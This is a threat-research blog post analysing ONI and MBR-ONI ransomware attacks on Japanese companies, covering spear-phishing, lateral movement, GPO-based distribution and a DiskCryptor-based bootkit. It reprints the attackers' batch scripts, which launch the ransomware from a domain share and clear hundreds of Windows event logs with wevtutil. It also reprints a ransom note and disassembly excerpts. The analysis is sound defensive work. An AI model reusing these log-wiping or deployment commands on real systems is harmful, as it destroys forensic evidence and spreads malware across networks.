

# Night of the Devil: Ransomware or wiper? A look into targeted attacks in Japan using MBR-ONI

POST BY: ASSAF DAHAN

For several months Cybereason has been following the concerning rise of ONI, a family of ransomware involved in targeted attacks against Japanese companies. We suspect that the ONI ransomware was used as a wiper to cover up an elaborate hacking operation. These targeted attacks lasted between three to nine months and all ended with an attempt to encrypt hundreds of machines at once. Forensic artifacts found on the compromised machines show that the attackers made a significant attempt to cover their operation.

During our investigation, Cybereason discovered a new bootkit ransomware dubbed “MBR-ONI” used by the same threat actor in conjunction with ONI. This bootkit ransomware is based on [DiskCryptor](#), a legitimate disk encryption utility, the very same tool whose code was found in the recently discovered [Bad Rabbit](#) ransomware.

While the ransomware discussed in this report is specific to Japan, targeted attacks involving ransomware/wipers have been on the rise across the world in recent years, which is why we’re releasing this research. We believe that sharing information on this operation can benefit the entire security community.

## ONI and MBR-ONI


was provided as the initial Cybereason researchers, though, were able to link ONI to targeted attacks in Japan and provide more context around the ransomware.

In addition, Cybereason discovered MBR-ONI, a bootkit ransomware, which modifies the MBR and encrypts disk partitions. We concluded that both ONI and MBR-ONI stem from the same threat actor since they were used in conjunction in the same targeted attacks and their ransom note contains the same email address.

Screenshot of ransom-note taken from a machine infected with MBR-ONI:




Screenshot of ransom-note taken from a machine infected with ONI:



## Autopsy of ONI targeted attacks

Cybereason Japan analyzed a few instances of attacks that used the ONI ransomware against Japanese companies across different industries. These attacks share a very similar modus operandi:



**1. Penetration vector:** Spear-phishing emails carrying weaponized Office documents, which ultimately drop the [Ammy Admin](#) RAT.


**2. Reconnaissance, credential theft and lateral movement:** Using the Ammy Admin RAT and other hacking tools, the attackers mapped out the internal networks, harvested credentials and moved laterally, ultimately compromising critical assets, including the domain controller (DC), to gain full control over the network.

**3. Scorched earth policy:** Log deletion and distribution of ONI via rogue GPO: During the attack's last stage, a rogue group policy was created and pushed across the organization. Using autorun persistence, the group policy would fetch a batch script from the DC server, which would wipe Windows' event logs clean in attempt to cover the attackers' tracks and avoid log-based detection. In addition, the ONI binary file was also copied from the DC and executed, encrypting a large array of files.


**4. MBR-ONI used against critical assets:** While ONI was used against most of the endpoints, MBR-ONI was used on only a handful of endpoints. These endpoints were critical assets such as an AD server and file servers. We suspect that MBR-ONI was used as a wiper to conceal the operation's true motive.

## **Penetration vector: Spear-phishing drops Ammy Admin RAT**


The penetration vector used in the observed attacks consisted of spear-phishing emails that carried password-protected zip files containing weaponized Office documents.



Once the victims extracted the zip file and opened the document, they were lured into enabling a macro. That launched a VBScript that downloaded and executed the Ammyy Admin RAT.



Once installed, Ammyy Admin runs as a service (“Time service”) with SYSTEM privileges:



The hash of the Ammy Admin binary is unknown to VirusTotal and other threat intel engines (6abfb50b0657e87d8aec594ccc95f2e1b13f355e):

 **virustotal** intelligence

0 files found

The earliest indication of the Ammy Admin RAT on the compromised environment dates back to December 2016. The RAT was used in some instances until September 2017. This indicates that the attack were carried over a period at least nine months:

Dec 09 2016, at 05:37  
Modification time

8d9a767f7208bfa357a1da9e310747cf  
MD5 signature

6abfb50b0657e87d8aec594ccc95f2e1b13f355e  
SHA1 Signature

3.5  
Product version

Ammyy LLC  
Signer

True  
Signed

Ammyy Admin is a legitimate remote administration tool that attackers have hijacked and used for [malicious activity](#), including attacks on [financial institutions](#) by a threat actor believed to be related to the [Carbanak group](#). Additionally, Ammyy Admin was involved in a supply-chain attack. In that incident, threat actors compromised Ammyy Admin's website and replaced the installer with a [trojanized version of the RAT](#).

## Lateral movement and DC takeover

Once the attackers gained foothold in the victim's environment, their next step was to compromise critical assets including file servers, application servers and the DC. The attackers managed to move laterally within the internal network through shared network drives and other techniques.

We suspect that the threat actor used the NSA-leaked exploit [EternalBlue](#), in conjunction with other tools to spread throughout the network. Due to the data corruption and robust log wiping, it cannot be confirmed with absolute certainty, however, it was found that the [MS17-010](#) security update (released in March 2017) was not installed on the compromised machines at the time that attacks took place (July-September 2017). As shown in the example below, SMBv1 was still enabled across the compromised environments:

```

C: [redacted] >sc.exe qc lanmanworkstation
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: lanmanworkstation
        TYPE               : 20        WIN32_SHARE_PROCESS
        START_TYPE          : 2         AUTO_START
        ERROR_CONTROL       : 1         NORMAL
        BINARY_PATH_NAME    : C:\Windows\System32\svchost.exe -k NetworkService
        LOAD_ORDER_GROUP    : NetworkProvider
        TAG                 : 0
        DISPLAY_NAME        : Workstation
        DEPENDENCIES        : Browser
                          : MRxSmb10
                          : MRxSmb20
                          : NSI
        SERVICE_START_NAME  : NT AUTHORITY\NetworkService

```



ONI shares a lot of its code with Globelmposter ransomware variants. While Globelmposter variants are not known to spread via Eternal Blue, it [has been reported](#) that Globelmposter was also used in targeted attacks that involved EternalBlue and other NSA-leaked exploits in the past.

Eventually, the attackers gained domain admin and successfully compromised the DC and Active Directory servers, which enabled them to obtain full control over the network.

## Covering tracks: Logs deletion and ONI distribution via Group Policy Scripts

Using GPO, the attackers deployed “wiping” scripts that resided on the compromised DC. The purpose of those scripts was to delete event and security logs from the compromised machines and distribute the ONI ransomware as the last step of the operation.

Autorun persistence of the group policy scripts used in the attack:

Autorun Entry	Description	Publisher
 HKLM\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Startup <input checked="" type="checkbox"/>  Default Domain Policy		

Registry Entry	Value	Purpose
----------------	-------	---------

“clean.bat” / “cleaner.bat”

script from the DC

3. Batch file execution deletes Windows' event logs.
4. Executes ONI

```
test.bat
1 cmd /c xcopy \\[redacted]\netlogon\srvid.exe c:\
2 cmd /c xcopy \\[redacted]\netlogon\clean.bat c:\
3 start c:\clean.bat
4 start c:\srvid.exe
```


The content of the “clean.bat” clearly indicates the deletion of more than 460 logs using the [wevtutil](#) command along with the “cl” flag, which clears events from the specified event log:

```
clean.bat
1 wevtutil.exe cl Analytic
2 wevtutil.exe cl Application
3 wevtutil.exe cl DirectShowFilterGraph
4 wevtutil.exe cl DirectShowPluginControl
5 wevtutil.exe cl EndpointMapper
6 wevtutil.exe cl ForwardedEvents
7 wevtutil.exe cl HardwareEvents
8 wevtutil.exe cl Internet Explorer
9 wevtutil.exe cl Key Management Service
10 wevtutil.exe cl MF_MediaFoundationDeviceProxy
11 wevtutil.exe cl "Media Center"
12 wevtutil.exe cl MediaFoundationDeviceProxy
13 wevtutil.exe cl MediaFoundationPerformance
14 wevtutil.exe cl MediaFoundationPipeline
15 wevtutil.exe cl MediaFoundationPlatform
16 wevtutil.exe cl Microsoft-IE/Diagnostic
17 wevtutil.exe cl Microsoft-IEFRAME/Diagnostic
18 wevtutil.exe cl Microsoft-PerfTrack-IEFRAME/Diagnostic
19 wevtutil.exe cl Microsoft-PerfTrack-MSHTML/Diagnostic
20 wevtutil.exe cl Microsoft-Windows-ADSI/Debug
21 wevtutil.exe cl Microsoft-Windows-API-Tracing/Operational
22 wevtutil.exe cl Microsoft-Windows-ATAPort/General
23 wevtutil.exe cl Microsoft-Windows-ATAPort/SATA-LPM
24 wevtutil.exe cl Microsoft-Windows-ActionQueue/Analytic
```



```
452 wevtutil.exe cl Microsoft-Windows-rtshnui
453 wevtutil.exe cl Microsoft-Windows-osk/Diagnostic
454 wevtutil.exe cl Microsoft-Windows-stobject/Diagnostic
455 wevtutil.exe cl ODiag
456 wevtutil.exe cl OSession
457 wevtutil.exe cl Security
458 wevtutil.exe cl Setup
459 wevtutil.exe cl System
460 wevtutil.exe cl TabletPC_InputPanel_Channel
461 wevtutil.exe cl WINDOWS_MP4SDECD_CHANNEL
462 wevtutil.exe cl WMPSetup
463 wevtutil.exe cl WMPSEngine
464 wevtutil.exe cl "Windows PowerShell"
```

Observed execution of test.bat script spawning xcopy.exe to copy ONI:



### • Properties

cmd.exe  
Process name

C:\Windows\SYSTEM32\cmd.exe /c "\\[redacted]\netlogon\test.bat"  
Command line

ONI ("srvupd.exe", in some instances named "oni.exe") is copied from the compromised DC:

xcopy.exe  
Process name

9840  
Process ID

xcopy \\[REDACTED]\netlogon\srupd.exe c:\  
Command line


c:\windows\system32\xcopy.exe  
Image file path

## ONI ransomware observations

ONI received its name based on the file extension that it appends to the files it encrypts. The name ONI can mean “devil” in Japanese (鬼), and it also appears in the email address found in its ransom note. “Oninoy0ru” translates into “Night of the Devil” in Japanese (鬼の夜). Cybereason observed other versions of ONI’s ransom note that contained other email addresses whose username also included the string “ONI”.

### 重要な情報!

すべてのファイルは、RSA-2048およびAES-256暗号で暗号化されています。  
心配しないで、すべてのファイルを元に戻すことができます。  
すべてのファイルを素早く安全に復元できることを保証します。  
ファイルを回復する手順については、お問い合わせ。  
信頼性を証明するために、2ファイルを無料で解読できます。ファイルと個人IDを私たちにお送りください。  
(ファイルサイズ10MB未満、機密情報なし)



ONI seems to share code with GlobelImposter ransomware variants. Some routines are identical, as shown below:

Example of one of the identified ONI ransomware samples

SHA-1 hash: b7d33751d118fab6aedabfdf6a4ddf627e6cab02

Example of code similarity

```

push    eax                , lpFindFileData
lea     ecx, [esp+14h+MultiByteStr] ; lpMultiByteStr
movsd
movsd
movsd
movsw
movsb
call    sub_4053FD
push    eax                ; lpFileName
call    ds:FindFirstFileW
cmp     eax, 0FFFFFFFFh
jnz     loc_4062F5

```

Globelmposter ransomware variant

SHA-1 hash: 4a850136af93b9918fb4290a2bf665c4f28201d1


Example of code similarity

```

mov     esi, offset aQfjgmfgmkj_tmp ; "qfjgmfgmkj.tmp"
lea     eax, [esp+10h+FindFileData]
push    eax                ; lpFindFileData
lea     ecx, [esp+14h+MultiByteStr] ; lpMultiByteStr
movsd
movsd
movsd
movsw
movsb
call    sub_4053FD
push    eax                ; lpFileName
call    ds:FindFirstFileW
cmp     eax, 0FFFFFFFFh
jnz     loc_4062CD

```

Aside from encrypting files on the infected machines, ONI can encrypt files on removable media and network drives, as seen below:



Interestingly, the resources section found in ONI’s PE file shows Russian language traces.

Name	Name: 104
▼ CODATA	Type: CODATA (0x0)
▼ 104	Language: (0x419) Russian
▼ 105	MD5: 23934FCC170BA7FD2240374990360044
▼ DDATA	SHA256: F65F6E9DC8CFC6C372F98D2DDE7009663ACADB683CCA7A891D88C4AB024222BA
▼ 109	SSDEEP: 96:2oTTXUhlOpuzAmN7aJDzqwPEUB2AeSporHn1vGpLeomSD8rCEA+:2STapuUWGUiB1e4orHBG3FIrCW
▼ 1049	Size: 0xF8C (3980)
▶ EXDATA	VirusTotal: An error occurred (0)
▼ KDATA	
▼ 106	
▼ 1049	
▶ 110	
▶ 111	
▶ RT_MANIFEST	

	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11	0123456789ABCDEF01
16E6C	67 3D 55 F6 B0 32 09 B8 B1 28 4E 50 73 69 9E 27 F7 A7	g=U0°2.,±(NPsi '÷\$
16E7E	05 63 0F 1F 52 7A 9D F4 8B AD 90 43 CA EC 98 64 18 31	.c..Rz óĀ CÈi”d.1

While this type of evidence could have been left there on purpose by the attackers as decoy, it can also suggest that the attacks were carried out by Russian speakers or, at the very least, that the ransomware was written by Russian speakers.

## MBR-ONI: Under the hood

While most of the infected machines were infected with ONI, MBR-ONI has been observed only on a handful of machines. These machines consisted of the Active Directory server as well as other carefully selected critical assets. The machines infected by MBR-ONI all exhibited the same ransom note, which contained the same message and same ID for all the infected machines, as opposed to ONI, which generates a unique ID per machine:

PASSWORD: \_

When examining the MBR of the infected machine, it is clear that the MBR-ONI modified the original MBR, as the first instructions consist of the familiar NOP-NOP-JMP, also used by [DiskCryptor](#), which can be found on [GitHub](#):

```
EntryPoint:
00001000      xor      eax, eax
00001002      nop
00001003      nop
00001004      jmp     loc_1016
00001006      adc     byte [eax], al
00001008      daa
00001009      add     byte [eax], al
0000100b      add     byte [eax], al
0000100d      and     byte [ecx+0x59], al
00001010      sbb    al, 0x1d
00001012      add     byte [eax], al
00001014      add     byte [eax], al

-----
loc_1016:
00001016      ljmp    0x31fa, 0x7c1b ←
```

Further analysis of MBR-ONI confirms that the attackers used a modified version of a legitimate open-source tool called DiskCryptor. The tool, according to DiskCryptor’s website, “is an open encryption solution that offers encryption of all disk partitions, including the system partition.”

For example, when comparing the strings found in the MBR-ONI bootkit ransomware with the ones of the publicly-available DiskCryptor, the resemblance is quite evident, as this screenshot shows:

```
seg000:00008574 aPartitionUnbootable db 'partition unbootable',0Ah,0
seg000:0000858A                align 4
seg000:0000858C aI0Error            db 'I/O Error',0Ah,0
seg000:00008597                align 4
seg000:00008598 aThisDiskIsUnbootable db 'this disk is unbootable',0Ah,0
seg000:000085B1                align 4
seg000:000085B4 aActivePartitionNotFou db 'active partition not found',0Ah,0
seg000:000085D0 aNotEnoughMemoryToMoun db 'Not enough memory to mount all partitions',0Ah,0
seg000:000085FB                align 4
seg000:000085FC aBootDiskNotFou    db 'boot disk not found',0Ah,0
seg000:00008611                align 4
```

```

    if (active != NULL) {
        boot_from_sector(active->hdd_n, active->begin, 0);
    } else {
        die("active partition not found\n");
    }
}
if (conf.error_type & ET_EXIT_TO_BIOS) {
    /* zero configuration area to prevent leaks */
    burn(&conf, sizeof(conf));
    /* exit to BIOS */
    btab->p_bios_call(0x18, NULL);
}
if (conf.error_type & ET_MBR_BOOT)
{
    if (boot_d >= 0) {
        boot_from_sector(boot_d, 0, 0);
    } else {
        die("this disk is unbootable\n");
    }
}

```

Unlike the notorious wiper NotPetya, MBR-ONI's code does allow for the recovery of the encrypted disk, given that the attackers supply the right decryption key. From a technical perspective, we classify this specimen as ransomware rather than a wiper. That being said, we suspect that the attackers never intended to provide recovery for the encrypted machines. Instead, the program was meant to be used as a wiper to cover the attackers' footprints and conceal the attack's motive.

The legitimate encryption utility, DiskCryptor, was recently abused by the threat actors behind [Bad Rabbit](#). Another example of a well-known ransomware that was also used in targeted attacks is the [Mamba](#) / [HDDCryptor](#) ransomware, which also uses DiskCryptor's open-source code.

This example demonstrates the fine line between a legitimate disk encryption tool and malware. How the tool is implemented changes its original purpose and gives the tool a different context, such as a bootkit ransomware or even a destructive wiper.

## Ransomware or wiper?

Classifying ONI and MBR-ONI merely as ransomware leaves some open questions regarding the observed attacks. There's enough evidence to suggest that ONI and

There are a couple of points worth raising in the context of these attacks:

1. Why use two types of ransomware in the same operation?
2. Why did the attackers use MBR-ONI only on a few machines, while ONI was used on the majority of the infected machines?
3. Why does ONI use unique IDs on each machine while MBR-ONI uses the same ID across all the machines it infects? This inconsistency between the two ransomware programs is very peculiar. It is very unlikely that an attacker would not be interested in distinguishing between infected machines. That also supports our suspicion that there was never an intention to recover the encrypted disk partitions.
4. In addition to the ransomware, the attackers used a batch file whose purpose was to thoroughly clear more than 460 Windows' event logs. This robust log-wiping action shows that the attackers wanted to destroy evidence that could potentially lead to the discovery of their methods as well as the motive behind the attack.
5. Why spend three to nine months in the environment without a sure plan to make money? From a cost-effectiveness perspective, there is no guarantee the attacker will be rewarded with a ransom payment at the end of this long operation, despite sustaining an active operation and risking detection.

## Conclusion

In this blog, we showed that ONI and the newly discovered MBR-ONI stem from the same threat actor, shed light on the threat actor's modus operandi and gave context that can better explain these supposed ransomware attacks. While both ONI and MBR-ONI clearly exhibit all the characteristics of ransomware, we provided arguments that support our suspicion that the attackers might have intended to use them as wipers rather than ransomware. We do not dismiss the possibility that financial gain was the motive behind these attacks. However, given the nature of the attacks and the profile of the targeted companies, other motives should not be dismissed lightly.

While the ONI attacks presented in this blog are specific to Japan, we believe they also point to a concerning global trend. Using ransomware in targeted hacking operations is still quite uncommon compared to the popularity of ransomware in the overall cyber

...ation. Other examples of these ransomware and wiper malware include: Cerber, Wanna, SamSam, NotPetya, Shamoon and Bad Rabbit.

We also discussed how threat actors abuse legitimate tools like DiskCryptor and Ammy Admin and use them for malicious purposes. This further emphasizes the fine line between publicly available tools and malware. In many cases, this distinction can only be determined by figuring out the operator's intent. For instance, MBR-ONI borrows a large portion of its code from DiskCryptor. With some code modification, a legitimate disk encryption utility can be turned into ransomware or even a destructive wiper.

Research by: Assaf Dahan, Kohei Fujikawa, Tomonori Sawamura.


Special thanks to Uri Sternfeld, Philip Tsukerman and Niv Yona for their insights.

*Learn how Cybereason can help your security team gain deeper attack insight while significantly reducing analysis times.*

[GET A DEMO](#)

[ransomware](#), [cyber attack](#), [Cyber Security](#), [Cybereason](#), [wiper](#), [Oni](#), [MBR-Oni](#)

[← See all blog posts](#)



[日本語](#) [Contact](#) [Blog](#) [Labs](#)

#### Products

[DEEP Detect & Respond](#)

[DEEP Prevent](#)



## Services

[Deep Monitoring](#)

[Deep Hunting](#)

[Deep Incident Response](#)

## Insights

[Case Studies](#)

[White Papers](#)

[Research](#)

[Videos](#)

[Webinars](#)

## Company

[Who We Are](#)

[Management](#)

[News](#)

[Press Releases](#)

[Awards](#)

[Careers](#)

## Partners

[Become a Partner](#)

**SUBMIT**

## RansomFree

Free ransomware protection for your PC

NotPeyta Ransomware Protection

© 2017 Cybereason Inc. All rights reserved

